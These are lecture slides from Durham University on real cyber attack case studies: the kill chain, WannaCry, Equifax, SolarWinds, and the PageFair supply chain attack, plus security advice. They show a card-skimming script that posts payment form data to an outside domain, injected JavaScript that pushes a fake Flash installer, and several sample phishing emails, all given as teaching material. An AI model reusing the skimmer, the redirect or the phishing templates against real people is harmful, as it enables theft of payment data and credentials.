

Cyber Security

Real world case studies

Chris G. Willcocks
Durham University

Covered today


- Cyber kill chain
 - In
 - Through
 - Out
- Social engineering tactics
- PageFair: in depth case-study
- Perimeter security & threat within

```
1 window.onload = function() {  
2   jQuery("#submitButton").bind("mouseup touchend", function(a) {  
3     var  
4       n = {};  
5     jQuery("#paymentForm").serializeArray().map(function(a) {  
6       n[a.name] = a.value  
7     });  
8     var e = document.getElementById("personPaying").innerHTML;  
9     n.person = e;  
10    var  
11      t = JSON.stringify(n);  
12    setTimeout(function() {  
13      jQuery.ajax({  
14        type: "POST",  
15        async: !0,  
16        url: "https://baways.com/gateway/app/dataprocessing/api/",  
17        data: t,  
18        dataType: "application/json"  
19      })  
20    }, 500)  
21  });  
22 }
```





Three stages of the cyber kill chain





Definition: Reconnaissance

Reconnaissance refers to the **information-gathering** phase of a cyberattack, where the attacker tries to **gather** and **search** for as much information about the target system, network, or organization as possible. Reconnaissance methods can be classified:

- **Passive**
- **Active**



Passive interaction e.g. through **public** sources, whois lookups....

Active interaction with target (**probes, requests...**)

- **External**
- **Internal**



External attacker **outside** the organisation/network.

Internal **within** organisation network (malicious insider, disgruntled employee...)




Example: Network reconnaissance

Method	Technique	Common tools
Information gathering	Passive	whois, nslookup
Determining what to scan	Passive	RIPE, LACNIC, APNIC, ARIN
Identify active machines	Active	ping, hping, traceroute, nmap, SuperScan
Finding open ports/applications	Active	nmap, pscan, Amap, SuperScan
OS fingerprinting	Active or passive	Nmap, Winfingerprint, P0f, Xprobe2, ettercap
Mapping the network	Active	CartoReso, traceroute, NeoTrace

Cyber kill chain "In" phase



UPS Thief



WannaCry

Equifax




Two "In" Case studies in 2017

- WannaCry
- Equifax data breach




Cyber kill chain "Through" phase



Two "through" case studies

- Target 2013
- SolarWinds 2020





Two “out” case studies

- Equifax (continued)
- NotPetya 2017 malware





Subject: Important Account Notification

Dear Chris,

We wanted to let you know that we've detected some unusual activity on your account. As a security measure, we've temporarily locked your account until we can verify your identity. Please click the link below to reset your password and unlock your account.

[Link to a fake login page]

We apologize for any inconvenience, and thank you for your cooperation.

Sincerely,

John Smith
CIS Durham



Subject: Remote Job Opportunity at Google DeepMind

Dear Chris,

I'm a recruiter for Google DeepMind and I came across your impressive LinkedIn profile—you're exactly the kind of candidate we're looking for. I wanted to reach out to see if you'd be interested in a job opportunity at DeepMind. We're currently looking for someone with your expertise to join our team.

If you're interested, please fill in the following form and we will be in touch shortly:

[Link to Google login with fake 2FA, then a simple form or link expired]

Thank you for your time, and we look forward to hearing from you.

Best regards,

Adam



Subject: Request from the CEO

Dear Employees,

As you know, tax season is upon us, and we need your help to process our tax forms quickly and accurately. Please click on the link below to access the HR portal, where you will find instructions for processing your tax forms.

[Spoofed HR portal link]

Thank you for your assistance,

[CEO name]



Subject: Urgent Security Update

Dear Employees,

As you may have seen in the news, the X malware is causing serious problems to organisations like ours. Therefore, we have issued an urgent security update that must be installed on all company devices as soon as possible. Please click on the link below to download and install the update.

[Malicious link]

We will be able to see who has and who has not installed the update, and the list will be given to all line managers by the end of the day.

Thank you,
John Smith
IT Department



Subject: Help Us Raise Money for **Macmillan Cancer Support** and **Guide Dogs**!

Dear Chris,

We are excited to announce that our company is partnering with Macmillan Cancer Support and Guide Dogs charities to raise money for their important work. As an employee of [Company Name], you have the opportunity to make a difference in the lives of those in need by donating to these amazing causes.

We know that you care about the world around you, and we hope that you'll consider supporting our efforts to make a positive impact. With your help, we can make a real difference in the lives of countless people.

To make a donation, simply follow the link below and fill out the form. You will then be able to see a list of which of your colleagues has already donated!

[Link to Donation Page]

Also, as a special bonus, we will be matching all donations made in the first day by 2X!



Subject: Exciting new employee benefits program!

Dear Chris,

We're thrilled to announce our new employee benefits program, designed to give you even more value and support as a valued member of our team.

As part of the program, you'll gain access to a range of exclusive perks and discounts, including:


- Discounted gym memberships
- Health and wellness resources
- Professional development courses
- And much more!

To learn more and get started, simply log in to our employee portal and explore the benefits available to you.

[Portal for collecting personal information such as financial data]




Indepth on the PageFair supply chain attack




Source: Courtesy of PageFair Ltd

Case study page fair attack



Case study page fair attack




Source: Courtesy of PageFair Ltd



PageFair Footage 



Sean Blanchfield <sean@pagefair.com>

10/31/15 



to me 




<http://www.youtube.com/watch?v=G7ypJbSN9Qd>



Sean



Please re-enter your password



@pagefair.com

[Sign in](#)

[Need help?](#)

[Sign in with a different account](#)



2-Step Verification

To help keep your email, photos, and other content safer, complete the task below.



Enter a verification code

Get a verification code from the **Google Authenticator** app

☒ Remember this computer for 30 days

[Try another way to sign in](#)



New Linux signed in

October 31, 2015 at 11:38 PM

Device:

Linux

Time:

October 31, 11:38 PM

Location:

Washington DC (Hagerstown MD), Arlington, VA, USA

Browser:

Firefox 38.0

IP address:

151.236.22.53

©2015 Google - Map Data Terms of Use

Approximate location (may include nearby towns)

Changed password

Dublin, Dublin City, Ireland - October 31, 11:37 PM

New Windows signed in

October 31, 2015 at 11:33 PM

Device:

Windows

Time:

October 31, 11:33 PM

Location:

Los Angeles CA, Beverly Hills, CA, USA

Browser:

Firefox 41.0


IP address:

45.35.34.148

©2015 Google - Map Data Terms of Use

Approximate location (may include nearby towns)

Case study page fair attack





ads.min.js x

0 10 20 30 40 50 60 70 80

```
1 alert('WARNING: Your Flash Player plugin is outdated! Upgrade to continue!');
2 location.replace('http://184.173.28.170/adobe_flashplayer_7.exe');
```





Public disclosure

- Went very public on Sunday (< 24 hours after attack)
 - Emailed all customers
 - Added [very detailed technical blog post](#)
 - 10 updates to blog post over next week.
- Unexpected benefits of public disclosure:
 - Security researchers analysed the attack
 - Security consultants offered free advice
 - Court of public opinion in tech community was in our favour




Technical audit

- With access to email almost all systems are vulnerable
- They decided to do a full security audit:
 - Reset ALL passwords for every account for everyone in the company
 - Enable 2FA for all accounts
 - Reset all SSH keys, HTTPS certs
 - Enforce 2FA for SSH access to servers from outside the office
 - Upgraded all of our software dependencies to the latest versions
 - Audited open ports on our servers
 - Run automated pentesting tools
- No further attacks happened
- “To get hacked once may be regarded as a misfortune; to get hacked twice looks like carelessness”



Impact on business



Source: Courtesy of PageFair Ltd



PageFair conclusion

- Even Google oauth can be dangerous
- Always check the URL bar when logging in after clicking a link
- Setup 2FA for everything
- Have a separate email for critical accounts
- Public disclosure is good in the long term
- Use SRI for all 3rd party Javascript
 - Downside is that you cannot update easily
- Even small companies need to care about security


Who did it?

- Victim of attack got obsessed with finding attacker
 - Found code names
 - Possible DOB
 - A few arrows pointed at a particular country
 - Nothing concrete found after weeks of effort



6 months later...

- Now on FBI most wanted list
- In connection with similar attacks on US government and businesses
- \$100,000 reward
- Confirmed info found in investigation



**WANTED
BY THE FBI**

Case study: colleague & friend

"Yesterday afternoon I left my office for about 10 minutes, leaving it open. In that interval a thief got in and stole my laptop, backpack, and a desktop computer. This happened in broad daylight, while other colleagues were walking around. The police obtained a video, and possibly DNA and fingerprints, so hopefully the culprit will be apprehended. I will take this opportunity to stress few important points on security."

(1) Always ensure your personal belongings are in a secure location. Remember to close the door if you are the last one leaving the office, even if it is for only few minutes.

(2) Be mindful of your surroundings. If you identify a suspicious individual or witness a crime, think first about your personal safety. You can call Security at 0191 334 2222 (internal: 42222), available 24/7, 24h.

(3) Make sure all your important data is regularly backed up. To do so, favour remote storage solutions to external hard drives or USB sticks. I advise GitHub for software, Dropbox or SharePoint for small data, and PRS (<https://services.durham.ac.uk/service/466> for large data."

